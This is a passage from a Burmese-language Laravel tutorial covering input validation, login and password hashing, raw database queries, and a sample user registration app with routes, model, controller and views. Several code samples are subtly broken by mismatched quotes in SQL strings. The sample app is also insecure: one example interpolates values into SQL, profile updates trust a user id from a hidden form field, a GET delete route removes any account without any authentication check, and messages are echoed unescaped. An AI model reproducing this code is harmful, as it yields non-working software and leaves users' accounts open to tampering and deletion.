Request Class ရဲ့ `all()` Function ကို အသုံးပြုပြီး Request နဲ့အတူပါဝင်လာတဲ့ Input Data တွေကို ရယူနိုင်ပါတယ်။ ရရှိလာတဲ့ Input Data တွေမှာ -

1. `name` မဖြစ်မနေပါဝင်ရမယ်
2. `email` မဖြစ်မနေပါဝင်ပြီး Email Format မှန်ရမယ်
3. `password` မဖြစ်မနေပါဝင်ပြီး အနည်းဆုံး (၆) လုံးရှိရမယ်
4. `password_again` ပါဝင်ပြီး password နဲ့ တူညီရမယ်

- လို့ Validation စစ်ချင်ရင် အခုလို စစ်နိုင်ပါတယ်။

```
$input = Request::all();

$validator = Validator::make($input, array(
      "name" => "required",
      "email" => "required|email",
      "password" => "required|min:6",
      "password_again" => "same:password"
));
```

ပထမဦးဆုံး `Request::all()` နဲ့ Input Data အားလုံးကို ရယူပါတယ်။ ပြီးတဲ့အခါ `Validator::make()`

Function ရဲ့ ပထမ Parameter အဖြစ် Input Data ကိုပေးလိုက်ပြီး ဒုတိယ Parameter အဖြစ် Validation Rule တွေကို Array အနေနဲ့ ပေးလိုက်ခြင်း ဖြစ်ပါတယ်။

`name` အတွက် `required` သတ်မှတ်ထားပြီး `email` အတွက် `required` နဲ့ `email` လို့ သတ်မှတ်ထားပါတယ်။ `password` ကို `min:6` ဖြစ်ရမယ်လို့ သတ်မှတ်ထားပြီး `password_again` ကိုတော့ `password` နဲ့ တူညီရမယ်လို့ `same` ကို သုံးပြီး သတ်မှတ်ထားခြင်းဖြစ်ပါတယ်။ ဒီလိုစီစစ်လိုက်တဲ့ ရလဒ် Pass ဖြစ်မဖြစ် သိလိုရင် တော့ `passes()` Function ကို အသုံးပြု စစ်ဆေးနိုင်ပါတယ်။ ဥပမာ -

```
if( $validator->passes() ) {
     redirect ('user/login')->with('info', 'Success');
} else {
     redirect ('user/register')->withErrors( $validator );
}
```

ဒီနေရာမှာ သတိပြုရမှာက Validation Passes မဖြစ်လို့ Redirect လုပ်တဲ့အခါ Validation Error Message တွေကို `withErrors()` Function နဲ့အတူတွဖက်ပေးထားခြင်းပဲ ဖြစ်ပါတယ်။ ဒီလိုပေးပို့လိုက်တဲ့ Validation Error တွေဟာ View Template ထဲမှာ `$errors` ဆိုတဲ့ Object အနေနဲ့ တည်ရှိနေမှာဖြစ်ပါတယ်။ ဒါကြောင့် View Template ထဲ Validation Error Message တွေကို ဖော်ပြလိုရင် အခုလို ဖော်ပြနိုင်ပါတယ်။

```
<? if( count($errors) ): ?>
     <ul class='errors'>
            <? foreach( $errors->all() as $err ): ?>
                   <li><?= $err ?></li>
            <? endforeach; ?>
     </ul>
<? endif; ?>
```

ပထမဦးဆုံး `$errors` မှာ Message ရှိမရှိ `count()` Function နဲ့ စီစစ်ပြီး ရှိတယ်ဆိုရင် `<ul>` Element တစ်ခုနဲ့ Error Message တွေကို Loop လုပ်ပြီး ဖော်ပြထားခြင်းပဲ ဖြစ်ပါတယ်။ `$errors` Object မှာပါဝင်တဲ့ Error Message အားလုံးကို Array အနေနဲ့ ရရှိဖို့အတွက် `all()` Function ကို အသုံးပြုရပြီး၊ ရရှိလာတဲ့ Array ကို `foreach` နဲ့ Loop လုပ်ထားခြင်း ဖြစ်ပါတယ်။

Validation စစ်ရာမှာ အသုံးပြုနိုင်တဲ့ `required, email, min, same` စတဲ့ Option အပြည့်အစုံကိုတော့ အောက်ပါလိပ်စာမှာ ဆက်လက်လေ့လာနိုင်ပါတယ်။

http://laravel.com/docs/5.3/validation

12.7 - Authentication

Laravel မှာ User Authentication လုပ်ဆောင်ချက် တစ်ခါတည်း ပါဝင်လာပြီးဖြစ်ပါတယ်။ စတင်အသုံးပြုနိုင်ဖို့ အတွက် `use` Keyword နဲ့ Authenticate Class ကို အသုံးပြုမယ့်အကြောင်း ကြေငြာပေးဖို့ လိုအပ်နိုင်ပါတယ်။

```
use Auth;
```

Laravel ရဲ့ Authentication လုပ်ဆောင်ချက်ကို အသုံးပြုနိုင်ဖို့အတွက် လိုအပ်ချက် (၃) ချက် ရှိပါတယ်။

ပထမဦးဆုံးလိုအပ်ချက်ကတော့ `users` ဆိုတဲ့ အမည်နဲ့ Table တစ်ခုရှိဖို့ပဲ ဖြစ်ပါတယ်။ Laravel က `users` Table မှာ သွားရောက်စစ်ဆေးခြင်းအားဖြင့် User တစ်ယောက်ကို Authenticate ပြုလုပ်ပေးသင့် မသင့် ဆုံးဖြတ်မှာဖြစ်ပါတယ်။ `users` Table ရဲ့ ဖွဲ့စည်းပုံကို မိမိ App ရဲ့ လိုအပ်ချက်အတိုင်း တည်ဆောက်နိုင်ပါတယ်။ ဒါပေမယ့် `password` ဆိုတဲ့ Field တစ်ခုနဲ့ `remember_token` ဆိုတဲ့ Field တို့တော့ မဖြစ်မနေ ပါဝင်သင့်ပါတယ်။

ဒုတိယလိုအပ်ချက်ကတော့ `/config/auth.php` မှာ Authentication Driver သတ်မှတ်ပေးရမှာ ဖြစ်ပါတယ်။ `/config/auth.php` ကို ဖွင့်ကြည့်လိုက်ရင် Default အနေနဲ့ အခုလို Setting တစ်ခု ပါဝင်နိုင်ပါတယ်။

```
'driver' => 'eloquent'
```

Eloquent ORM ကို မသုံးပဲ Authentication လုပ်ငန်းကို ဆောင်ရွက်လိုရင် အခုလို ပြင်ဆင်ပေးရမှာ ဖြစ်ပါတယ်။

```
'driver' => 'database'
```

တတိယတစ်ချက်ကတော့ Login Form မှာ CSRF Token တစ်ခု ပါဝင်ရမှာဖြစ်ပါတယ်။ CSRF အကြောင်းကို **အခန်း (၁၅) Web App Security** မှာ ဆက်လက်ဖော်ပြပေးမှာ ဖြစ်ပါတယ်။ Login Form ရဲ့ ဖွဲ့စည်းပုံဟာ အခုလို ဖြစ်သင့်ပါတယ်။

```
<form method="post" action="<?= URL::to('user/login') ?>">
     <input type="hidden" name="_token" value="<?= csrf_token() ?>">

     <input type="email" name="email" required placeholder="Your Email">
     <input type="password" name="password" required placeholder="Password">

     <input type="submit" value="Login">
</form>
```

Form ရဲ့ `action` Attribute အတွက် လိပ်စာသတ်မှတ်တဲ့အခါ Route တစ်ခုကို ညွှန်းချင်တဲ့အတွက် `URL::to()` ကို အသုံးပြုထားတာကို သတိပြုသင့်ပါတယ်။ မဖြစ်မနေ ပါဝင်ရမယ့် အချက်ကတော့ `name` ကို

`_token` လို့ သတ်မှတ်ထားတဲ့ Hidden Input တစ်ခုပဲဖြစ်ပါတယ်။ အဲ့ဒီ Hidden Input ရဲ့ value အနေနဲ့ `csrf_token()` Function ကပေးတဲ့ တန်းဖိုးကို သတ်မှတ်ပေးရမှာပဲဖြစ်ပါတယ်။

ဒါဟာ Cross-Site Request Forgery လို့ခေါ်တဲ့ လုံခြုံရေးပြဿနာကို ကာကွယ်ပေးတဲ့ နည်းစနစ်ဖြစ်ပြီး Laravel မှာ Login Form သာမက Form အားလုံး ဒီလုပ်ဆောင်ချက်ကို မဖြစ်မနေ အသုံးပြုရမှာ ဖြစ်ပါတယ်။ Login Form ကန ပေးပို့လာတဲ့ တန်ဖိုးကို အသုံးပြုပြီး Authenticate လုပ်တဲ့လုပ်ငန်းကို အခုလို ဆောင်ရွက်နိုင်ပါတယ်။

```
$input = Request::all();

if(Auth::attempt( array(
      'email' => $input['email'],
      'password' => $input['password']
))) {
      return redirect('user/profile');
} else {
      return redirect('user/login')->withErrors(
            array('Login failed! Try again.')
      );
}
```

ပထမဦးဆုံးအနေနဲ့ Login Form က ပေးပို့လာတဲ့ Data ကို `Request::all()` နဲ့ရယူပါတယ်။ ပြီးတဲ့အခါ `Auth::attempt()` Function ကိုသုံးပြီး Login Form ကပေးပို့လာတဲ့ Email နဲ့ Password ဟာ `users` Table ထဲမှာ သိမ်းဆည်းထားတဲ့ `email`, `password` နဲ့ ကိုက်ညီခြင်းရှိမရှိ စီစစ်ထားခြင်းဖြစ်ပါတယ်။ ကိုက်ညီတယ်ဆိုရင် Login အောင်မြင်မှာဖြစ်ပါတယ်။ Login အောင်မြင်ပြီး Authenticate ဖြစ်နေခြင်းရှိမရှိကို `Auth::check()` Function နဲ့ စီစစ်နိုင်ပါတယ်။

```
if( !Auth::check() ) {
      return redirect('user/login')->with('info', 'Please login first!');
}
```

နမူနာအရ Authenticate ဖြစ်မနေရင် `user/login` ကို Redirect လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။ Authenticate ဖြစ်ထားတဲ့ User ရဲ့ အချက်အလက်တွေကို လိုချင်ရင်တော့ `Auth::user()` ကို အသုံးပြု ရယူနိုင်ပါတယ်။

```
$user = Auth::user();
```

Authenticate ဖြစ်ထားတဲ့ User ကို Logout ပြုလုပ်လိုရင်တော့ `Auth::logout()` ကို အသုံးပြုနိုင်ပါတယ်။

Authentication နဲ့အတူ တွဲဖက်မှတ်သားရမှာကတော့ Password Hash ဖြစ်ပါတယ်။ Password တွေကို `users` Table ထဲမှာ သိမ်းတဲ့အခါ Plain Text အနေနဲ့ မသိမ်းသင့်ပဲ Hash ပြုလုပ်ပြီးမှ သိမ်းသင့်ပါတယ်။ အဲ့ဒီလို့ Hash ပြုလုပ်နိုင်ဖို့ အတွက် Laravel ရဲ့ `Hash` Class ကို အသုံးပြုနိုင်ပါတယ်။

```
use Hash;
```

`Hash::make()` Function ကို Password တွေ Hash ပြုလုပ်ဖို့ သုံးနိုင်ပါတယ်။

```
$password = 'mypassword';
$hashed_password = Hash::make($password);
```

`Hash::make()` က ပြန်ပေးတဲ့ Hash လုပ်ပြီးသား Password ကိုသာ `users` Table ထဲမှာ သိမ်းဆည်းသင့်ပါတယ်။ `Auth::attempt()` Function နဲ့ Login ဝင်ဖို့ ကြိုးစားတဲ့အခါမှာလည်း Laravel က User ပေးလိုက်တဲ့ Password ကို Hash လုပ်ပြီးမှသာ `users` Table ထဲက Password Hash နဲ့ တိုက်ဆိုင် စစ်ဆေးမှာပဲ ဖြစ်ပါတယ်။ Password Hash ရဲ့ လုံခြုံရေးမှာ အရေးပါပုံကို **အခန်း (၁၅) Web App Security** မှာ ဆက်လက်ဖော်ပြပေးမှာ ဖြစ်ပါတယ်။

12.8 - Database

Laravel မှာ Database နဲ့ပတ်သက်တဲ့ လုပ်ငန်းတွေအတွက် Eloquent လို့ခေါ်တဲ့ ORM နည်းပညာတစ်မျိုး ပါဝင်ပါတယ်။ အဲ့ဒီနည်းပညာကို ဒီနေရာမှာ ထည့်သွင်းမဖော်ပြတော့ပဲ၊ ရှေ့ပိုင်းအခန်းတွေမှာ လေ့လာခဲ့ပြီးဖြစ်တဲ့ Database Query တွေကိုသာ ဆက်လက်အသုံးပြုသွားမှာ ဖြစ်ပါတယ်။ Laravel မှာ Database နဲ့ပတ်သက်တဲ့ လုပ်ငန်းတွေအတွက် DB ဆိုတဲ့ Class တစ်ခုဟာ တစ်ခါတည်း ပါဝင်လာပြီးဖြစ်ပါတယ်။

```
use DB;

class User
{
    static function create() {
        $name = 'John Doe';
        $email = 'john@example.com';
        $result = DB::insert("INSERT INTO users (name, email)
                              VALUES ('$name', '$email'));

        return $result;
    }
}
```

နမူနာကိုလေ့လာကြည့်ရင် DB Class ကို အသုံးပြုမယ့်အကြောင်း `use` Keyword နဲ့ ကြေငြာထားတာကို တွေ့ရမှာ ဖြစ် ပါတယ်။ ပြီးတဲ့အခါ `User` အမည်နဲ့ Class တစ်ခုတည်ဆောက်ပြီး `create()` Function ကို ထည့်သွင်းရေးသားထားပါတယ်။ `create()` Function အတွင်းမှာ `DB::insert()` ကို သုံးပြီး `INSERT` Query တစ်ခုကို Run ထားခြင်းဖြစ်ပါတယ်။ ဒီနေရာမှာ သတိပြုရမှာက၊ `create()` Function ကို `static` Function အဖြစ် ကြေငြာပဲဖြစ်ပါတယ်။ ဒါကြောင့် `create()` Function ကို အသုံးပြုလိုတဲ့အခါ Object တွေတည်ဆောက်ဖို့မလိုပဲ Class Name ဖြစ်တဲ့ `User` ကနေ အခုလို တိုက်ရိုက်အသုံးပြုနိုင်မှာ ဖြစ်ပါတယ်။

```
User::create();
```

Query တွေရေးတဲ့အခါ ပိုပြီးစနစ်ကျတဲ့ ရေးနည်းက အခုလိုဖြစ်မှာပါ။

```
static function create() {
    $name = 'John Doe';
    $email = 'john@example.com';
    $result = DB::insert("INSERT INTO users (name, email) VALUES (?, ?),
        array($name, $email)
    );

    return $result;
}
```

Query Statement ထဲမှာ Data Value တွေဖြစ်တဲ့ `$name` နဲ့ `$email` ကို ထည့်မရေးပဲ `DB::insert()` Function ရဲ့ ဒုတိယ Parameter အဖြစ် ထည့်သွင်းပေးထားခြင်း ဖြစ်ပါတယ်။ ဒီလို Query Statement နဲ့ Data ကို ခွဲခြားရေးသားထားခြင်းဟာ လုံခြုံရေးအတွက် ပိုကောင်းတဲ့ နည်းလမ်းဖြစ်ပါတယ်။ ဒီသဘောသဘာဝကို **အခန်း (၁၅) Web App Security** မှာ PHP Database Extension တစ်ခုဖြစ်တဲ့ PDO အကြောင်းဖော်ပြတဲ့အခါ ဆက်လက်ဖော်ပြပေးမှာ ဖြစ်ပါတယ်။ အမှန်တော့ Laravel ကလည်း Database လုပ်ငန်းတွေအတွက် PDO ကို အသုံးပြုထားခြင်းဖြစ် ပါတယ်။

`INSERT` Query အတွက် `DB::insert()` ကို အသုံးပြုသလို `SELECT` Query အတွက် `DB::select()` ကို အသုံးပြုနိုင်ပါတယ်။

```
$result = DB::select('SELECT * FROM users');
```

`DB::select()` က ရရှိလာတဲ့ ရလဒ်ကို Array တစ်ခုအနေနဲ့ ပြန်ပေးမှာဖြစ်ပါတယ်။ `UPDATE` Query အတွက် `DB:update()` ကို သုံးနိုင်ပြီး `DELETE` Query အတွက် `DB::delete()` တို့ကို အသုံးပြုနိုင်ပါတယ်။ ဒီ Function တွေကတော့ `UPDATE` နဲ့ `DELETE` Query တွေ Run လိုက်တဲ့အတွက် သက်ရောက်သွားတဲ့ Record အရေအတွက်ကို ပြန်ပေးမှာဖြစ်ပါတယ်။

ဒီလို Database နဲ့ဆက်သွယ်အလုပ်လုပ်တဲ့ Class ကို Model အဖြစ် အလုပ်လုပ်စေလိုရင် `/app/` Directory အောက်မှာ ရေးသားသိမ်းဆည်း ပေးရမှာဖြစ်ပြီး `App\Models` Namespace ထဲမှာလည်း ထည့်သွင်းပေးရမှာဖြစ်ပါတယ်။ Code ဖိုင်ရဲ့ အပေါ်ဆုံးမှာ အခုလိုထည့်သွင်းပေးခြင်းအားဖြင့် Class ကို `Model` Namespace မှာ ထည့်သွင်းနိုင်ပါတယ်။

```
namespace App\Models;
```

12.9 - User Registration System Example

ဆက်လက်ပြီး လက်တွေ့နမူနာအနေနဲ့ စမ်းသပ်နိုင်စေဖို့အတွက် User Registration System တစ်ခု ရေးသားပုံကို ဖော်ပြ ပေးသွားမှာ ဖြစ်ပါတယ်။ Code နမူနာကို အဓိကဖော်ပြတော့မှာဖြစ်ပြီး Code ရဲ့ အလုပ်လုပ်ပုံ အဓိပ္ပါယ်ကို တော့ ရှေ့ပိုင်းမှာ ဖော်ပြခဲ့ပြီးဖြစ်တဲ့ အချက်တွေပေါ်အခြေခံပြီး ကိုယ်တိုင်နားလည်အောင် ဖတ်ယူရမှာ ဖြစ်ပါတယ်။

ပထမဦးဆုံးအနေနဲ့ လိုအပ်တဲ့ M-V-C ဖိုင်တွေ တည်ဆောက်ရပါမယ်။

```
laravel
├── app
│   ├── …
│   ├── Http
│   │   ├── Controllers
│   │   │   ├── …
│   │   │   └── UserController.php (new)
│   │   ├── …
│   │   └── routes.php
│   ├── Models (new)
│   │   └── User.php (new)
│   └── …
├── config
│   ├── auth.php
│   ├── …
│   └── database.php
├── …
├── public
│   ├── css
│   │   └── app.css
│   ├── …
│   └── index.php
├── resources
│   ├── …
│   └── views
│       ├── …
│       ├── template.blade.php (new)
│       └── user (new)
│           ├── login.blade.php (new)
│           ├── profile.blade.php (new)
│           └── register.blade.php (new)
└── …
```

1. `/app/Http/Controllers/` ထဲမှာ `UserController.php` ကို တည်ဆောက်ပေးရပါမယ်။
2. `/app/` ထဲမှာ `Models` အမည်နဲ့ Directory တစ်ခုတည်ဆောက်ပေးရပါမယ်။
3. `/app/Models/` ထဲမှာ `User.php` ကို တည်ဆောက်ပေးရပါမယ်။
4. `/resources/views/` ထဲမှာ `template.blade.php` ဆိုတဲ့ Master View တည်ဆောက်ပါ။
5. `/resources/views/` ထဲမှာ `user` ဆိုတဲ့ Directory တစ်ခု တည်ဆောက်ပေးရပါမယ်။
6. `/resources/views/user/` ထဲမှာ အောက်ပါ View ဖိုင်တွေကို တည်ဆောက်ရပါမယ်။
   - `login.blade.php, profile.blade.php, register.blade.php`

ဆက်လက်ပြီး Code တွေ စတင်မရေးသားမီ User Account တွေ သိမ်းဖို့အတွက် Database Table တစ်ခု ကြိုတင် တည်ဆောက် ပေးပါမယ်။ phpMyAdmin ကိုဖွင့်ပြီး `mydb` ဆိုတဲ့ အမည်နဲ့ Database တစ်ခု တည်ဆောက်ပါ။ ပြီးတဲ့အခါ `users` ဆိုတဲ့ အမည်နဲ့ Table တစ်ခုကို အောက်ပါ Field တွေနဲ့ တည်ဆောက်ပေးပါ။

```
users Table
id - INT - Auto Increment / Primary Key
name - VARCHAR (255)
email - VARCHAR (255)
phone - VARCHAR (255)
address - TEXT
password - VARCHAR (255)
remember_token - VARCHAR (255)
```

ဆက်လက်ပြီး လိုအပ်တဲ့ Setting တစ်ချို့တော့ ပြင်ရေးပါမယ်။ ကျွန်တော်တို့က Eloquent ORM ကို မသုံးထားတဲ့ အတွက် `/config/auth.php` မှာ -

```
'users' => [
    'driver' => 'eloquent',
    'model' => App\User::class,
 ],
```

ကို အောက်ပါအတိုင်း ပြောင်းပေးဖို့ လိုပါတယ်။

```
'users' => [
    'driver' => 'database',
    'table' => 'users',
 ],
```

ပြီးတဲ့အခါ `/config/database.php` မှာ Database Setting တွေကို အခုလို ပြင်ဆင်ပေးရပါမယ်။

```
'mysql' => [
    'driver' => 'mysql',
    'host' => 'localhost',
    'port' => '3306',
    'database' => 'mydb',
    'username' => 'root',
    'password' => '',
    'charset' => 'utf8',
    'collation' => 'utf8_unicode_ci',
    'prefix' => '',
    'strict' => false,
    'engine' => null,
    ],
```

`database`, `username` နဲ့ `password` တို့ကို သင့်တော်သလို ပြင်ဆင်ပေးရမှာ ဖြစ်ပြီး `strict` ကိုလည်း `false` လို့ သတ်မှတ်ထားတာကို သတိပြုပါ။

ဆက်လက်ပြီး `/routes/web.php` မှာ အောက်ပါ Code ကို ကူးယူရေးသားပေးပါ။

```
<?php

Route::get('/', 'UserController@index');
Route::get('/user/login', 'UserController@index');
Route::post('/user/login', 'UserController@login');

Route::get('/user/register', 'UserController@register');
Route::post('/user/register', 'UserController@create');

Route::get('/user/profile', 'UserController@profile');
Route::post('/user/profile', 'UserController@update');

Route::get('/user/logout', 'UserController@logout');

Route::get('/user/delete/{id}', 'UserController@delete');
```

- ပေးထားတဲ့ Code အရ Root URI အတွက် `GET` Request တစ်ခု လက်ခံရရှိရင် `UserController` ရဲ့ `index` Action ကို အလုပ်လုပ်မှာ ဖြစ်ပါတယ်၊
- `/user/login` URI ကို `GET` Request တစ်ခု လက်ခံရရှိရင်လည်း `UserController` ရဲ့ `index` Action ကိုပဲ အလုပ်လုပ် မှာ ဖြစ်ပါတယ်။
- `/user/login` URL ကိုပဲ `POST` Request တစ်ခု လက်ခံရရှိရင်တော့ `UserController` ရဲ့ `login` Action ကို အလုပ်လုပ်ပေးမှာ ဖြစ်ပါတယ်။

ကျန် Route တွေကိုတော့ ကိုယ်တိုင် ဆက်လက်လေ့လာ ကြည့်လိုက်ပါ။ ဆက်လက်ပြီး `/app/Models/user.php` ထဲမှာ အောက်ပါ Code ကို ရေးသားပေးပါ။

```php
<?php
namespace App\Models;

use DB, Hash;

class User {
	static function insert($input) {
		$data = array(
			$input['name'],
			$input['email'],
			Hash::make($input['password'])
		);

		$result = DB::insert("INSERT INTO users (
						name, email, password
					) VALUES (?, ?, ?)", $data);
		return $result;
	}

	static function update($input) {
		if($input['password']) {
			$data = array(
				$input['name'],
				$input['email'],
				Hash::make($input['password']),
				$input['phone'],
				$input['address'],
				$input['id']
			);

			$result = DB::update("UPDATE users SET name = ?, email = ?,
						password = ?, phone = ?, address = ?
						WHERE id = ?", $data);
		} else {
			$data = array(
				$input['name'],
				$input['email'],
				$input['phone'],
				$input['address'],
				$input['id']
			);

			$result = DB::update("UPDATE users SET name = ?, email = ?,
							phone = ?, address = ?"
							WHERE id = ?", $data);
		}

		return $result;
	}

	static function delete($user_id) {
		$result = DB::delete("DELETE FROM users WHERE id = ?",
						array($user_id));
		return $result;
	}
```

```
}
```

ဒီဖိုင်မှာပါဝင်တဲ့ `User` Class ကို Model Class ဖြစ်စေဖို့အတွက် `App\Models` Namespace မှာ ထည့်သွင်းထားပါတယ်။ ပြီးတဲ့အခါ Class ထဲမှာ `insert()`, `update()` နဲ့ `delete()` Function (၃) ခုကို ရေးသားထားပါတယ်။

`insert()` Function က ပေးလာတဲ့ Input Data ကို `users` Table ထဲမှာ ထည့်ပေးပါတယ်။ `password` ကို Hash လုပ်ပြီးမှာ ထည့်သွင်းထားတာကို သတိပြုပါ။ `update()` Function ကတော့ ပေးလာတဲ့ Data ကို `users` Table မှာ Update လုပ်ပေးပါတယ်။ Input Data မှာ `password` ပါ မပါ စီစစ်ပြီး ပါရင် `password` ကို ထည့်ပြီး Update လုပ်ပေမယ့် မပါရင်တော့ `password` ကို ချန်ပြီး Update လုပ်ထားခြင်းဖြစ်ပါတယ်။ `delete()` Function ကတော့ ပေးလာတဲ့ User ID နဲ့ ကိုက်ညီတဲ့ Record ကို `users` Table ထဲကနေ ပယ်ဖျက်တဲ့အလုပ်ကို လုပ်ထားပါတယ်။ Model တစ်ခုရဲ့ တာဝန်ဖြစ်တဲ့ Data တွေ Create, Read, Update, Delete လုပ်တဲ့ လုပ်ငန်းတွေကို ရေးသားသတ်မှတ်ထားခြင်းဖြစ်ပါတယ်။

ဆက်လက်ပြီး `/app/Http/Controllers/UserController.php` မှာ အောက်ပါ Code ကို ရေးပါ။

```
<?php
namespace App\Http\Controllers;

use App\Http\Requests;
use App\Http\Controllers\Controller;

use Request;
use Validator;
use Auth;

use App\Models\User;

class UserController extends Controller {

	function index() {
		if(Auth::check())
			return redirect("user/profile");

		return view("user/login");
	}

	function login() {
		$input = Request::all();

		if(Auth::attempt([
			'email' => $input['email'],
			'password' => $input['password']
		])) {
			return redirect('user/profile');
		} else {
			return redirect('user/login')
				->withErrors(array('Login failed! Try again.'));
```

```
        }
    }
    function register() {
        if(Auth::check())
            return redirect("user/profile");

        return view("user/register");
    }
    function create() {
        $input = Request::all();

        $validator = Validator::make($input, array(
            "name" => "required",
            "email" => "required|email|unique:users",
            "password" => "required|min:6",
            "password_again" => "same:password"
        ));

        if($validator->passes()) {
            User::insert($input);
            return redirect('user/login')
                    ->with('info', 'Register success!');
        } else {
            return redirect('user/register')
                    ->withErrors($validator);
        }
    }
    function profile() {
        if(!Auth::check())
            return redirect("user/login");

        $user = Auth::user();
        return view('user/profile', array(
            'id' => $user->id,
            'name' => $user->name,
            'email' => $user->email,
            'address' => $user->address,
            'phone' => $user->phone
        ));
    }
    function update() {
        $input = Request::all();
        User::update($input);

        return redirect("user/profile")
                ->with("info", "Profile Updated!");
    }
    function logout() {
        Auth::logout();
        return redirect('user/login');
    }
    function delete($user_id) {
        Auth::logout();
        User::delete($user_id);
        return redirect('user/register');
    }
```

```
}
```

ရေးသားထားတဲ့ Class ဟာ Controller Class ဖြစ်စေဖို့အတွက် `App\Http\Controllers` Namespace ထဲကို ထည့်သွင်းထားပါတယ်။ ပြီးတဲ့အခါ User Request တွေကို လက်ခံနိုင်ဖို့အတွက် `App\Http\Requests` နဲ့ ပင်မ Controller ဖြစ်တဲ့ `App\Http\Controller` တို့ကို `use` Keyword နဲ့ ကြေငြာရယူထားပါတယ်။ ဆက်လက်ပြီး `Request, Validator, Auth` စတဲ့ Class တွေကိုလည်း အသုံးပြုမယ့်အကြောင်း ကြေငြာထားပါတယ်။ နောက်ဆုံးအနေနဲ့ ကျွန်တော်တို့ ကြိုတင်ရေးစားထားတဲ့ `User` Model ကို အသုံးပြုမယ့်အကြောင်း ကြေငြာထားပါတယ်။

- **`index`** Action က Authentication စီစစ်ပြီး Authenticate ဖြစ်ပြီးသားဆိုရင် `user/profile` Route ကို Redirect လုပ်ထားပါတယ်။ Authenticate မဖြစ်သေးရင်တော့ `user/login` View ကို ဖော်ပြစေထားပါတယ်။
- **`login`** Action ကတော့ Login Form က ပေးပို့လာတဲ့ Input Data ကို ယူပြီး `Auth::attempt()` နဲ့ Authenticate လုပ်စေပါတယ်။ Authenticate လုပ်ငန်းအောင်မြင်ရင် `user/profile` Route ကို Redirect လုပ်စေပြီး၊ မအောင်မြင်ရင်တော့ `user/login` Route ကို Error Message နဲ့အတူ Redirect လုပ်စေပါတယ်။
- **`register`** Action က Authentication စီစစ်ပြီး Authenticate ဖြစ်ပြီးသားဆိုရင် `user/profile` Route ကို Redirect လုပ်ထားပါတယ်။ Authenticate မဖြစ်သေးရင်တော့ `user/register` View ကို ဖော်ပြစေထားပါတယ်။
- **`create`** Action ကတော့ Register Form က ပေးပို့လာတဲ့ Input Data ကို Validate စစ်ပါတယ်။ `email` Field အတွက် `unique` ကို ထည့်စစ်ထားတာကို သတိပြုပါ။ `unique:users` ရဲ့ အဓိပ္ပါယ်က `users` Table ထဲမှာ အရင်က `email` ရှိပြီးသားလားဆိုတာကို စစ်ခိုင်းလိုက်တဲ့သဘောဖြစ်ပါတယ်။ Validation Pass ဖြစ်ရင် Model ရဲ့ `insert()` Function ကို သုံးပြီး User Data ကို `users` Table ထဲမှာ ထည့်သွင်းစေပါတယ်။ ပြီးတဲ့အခါ `user/login` Route ကို Redirect လုပ်ပါတယ်။ Validation Fail ဖြစ်ရင်တော့ `user/register` Route ကို Error Message နဲ့တစ်ကွ Redirect လုပ်ပါတယ်။
- **`profile`** Action ကတော့ Authentication စီစစ်ပြီး Authenticate မဖြစ်သေးရင် `user/login` Route ကို Redirect လုပ်ထားပါတယ်။ Authenticate ဖြစ်ပြီးသားဆိုရင်တော့ `user/profile` View ကို ဖော်ပြစေပြီး၊ View နဲ့အတူ အသုံးပြုနိုင်ဖို့အတွက် လက်ရှိ Login ဝင်ထားသူ User ရဲ့ အချက်အလက်တွေကို တွဲဖက်ထည့်သွင်း ပေးထားပါတယ်။

ကျန် `update, logout` နဲ့ `delete` Action တွေကိုတော့ ကိုယ်တိုင်ပဲ ဆက်လက်လေ့လာ ကြည့်လိုက်ပါ။

လိုအပ်တဲ့ Route, Model နဲ့ Controller တို့ ရရှိသွားပြီဖြစ်လို့ View Template တွေ ဆက်လက်တည်ဆောက်ရပါမယ်။ Master View ဖြစ်တဲ့ `/resources/views/template.blade.php` မှာ အောက်ပါအတိုင်း ရေးသားပေးပါ။

```
<!DOCTYPE html>
<html lang="en">
<head>
      <meta charset="UTF-8">
      <title>Laravel Example</title>

      <link href="<?= URL::asset('css/app.css') ?>" rel="stylesheet">
</head>
<body>
      <h1>Laravel Example</h1>
      <div class="container">
            @yield("main")
      </div>
</body>
</html>
```

CSS ဖိုင်ချိတ်ဆက်ဖို့အတွက် Path လမ်းကြောင်းကို `URL::asset()` အကူအညီနဲ့ ရယူထားတာကို သတိပြုပါ။ ဆက်လက်ပြီး `/resources/views/user/login.blade.php` မှာ အောက်ပါအတိုင်း ရေးသားပေးပါ။

```
@extends("template")

@section("main")
<h2>Login</h2>
<? if( count($errors) ): ?>
<div class="errors">
      <ul>
            <? foreach($errors->all() as $err): ?>
                  <li><?= $err ?></li>
            <? endforeach; ?>
      </ul>
</div>
<? endif; ?>

<? if( session('info') ): ?>
<div class="info">
      <?= session('info') ?>
</div>
<? endif; ?>

<form method="post" action="<?= URL::to('user/login') ?>">
      <input type="hidden" name="_token" value="<?= csrf_token() ?>">

      <input type="email" name="email" required placeholder="Your Email"><br>
      <input type="password" name="password" required placeholder="Password">

      <br><br>

      <input type="submit" value="Login">
      <a href='<?= URL::to('user/register') ?>'>Register</a>
</form>
```

```
@stop
```

Login Form တစ်ခုဖြစ်ပြီး Error နဲ့ Message တွေရှိရင် ဖော်ပြဖို့ တစ်ခါတည်း သတ်မှတ်ထားပါတယ်။ အောက်နားမှာ `user/register` Route ကို ညွှန်းထားတဲ့ Link တစ်ခုလည်း ထည့်ထားပါသေးတယ်။ ဆက်လက်ပြီး Register Form အတွက် `/resources/views/user/register.blade.php` မှာ အောက်ပါအတိုင်း ရေးသားပါ။

```
@extends("template")

@section("main")
<h2>Register</h2>

<? if( count($errors) ): ?>
<div class="errors">
     <ul>
           <? foreach($errors->all() as $err): ?>
                 <li><?= $err ?></li>
           <? endforeach; ?>
     </ul>
</div>
<? endif; ?>

<form action="<?= URL::to('user/register') ?>" method="post">

     <input type="hidden" name="_token" value="<?= csrf_token() ?>">

     <input type="text" name="name" required placeholder="Your Name"><br>
     <input type="email" name="email" required placeholder="Your Email"><br>
     <input type="password" name="password" required
               placeholder="Password"><br>
     <input type="password" name="password_again" required
               placeholder="Password Again">

     <br><br>

     <input type="submit" value="Register">
     <a href='<?= URL::to('user/login') ?>'>Login</a>
</form>
@stop
```

ဆက်လက်ပြီး User Profile ဖော်ပြဖို့အတွက် `/resources/views/user/profile.blade.php` မှာ အောက်ပါအတိုင်း ရေးသားပေးပါ။

```
@extends("template")

@section("main")
<? if( session('info') ): ?>
<div class="info">
     <?= session('info') ?>
</div>
<? endif; ?>

<form action="<?= URL::to('user/profile') ?>" method="post">

     <input type="hidden" name="_token" value="<?= csrf_token() ?>">
     <input type="hidden" name="id" required value="<?= $id ?>">

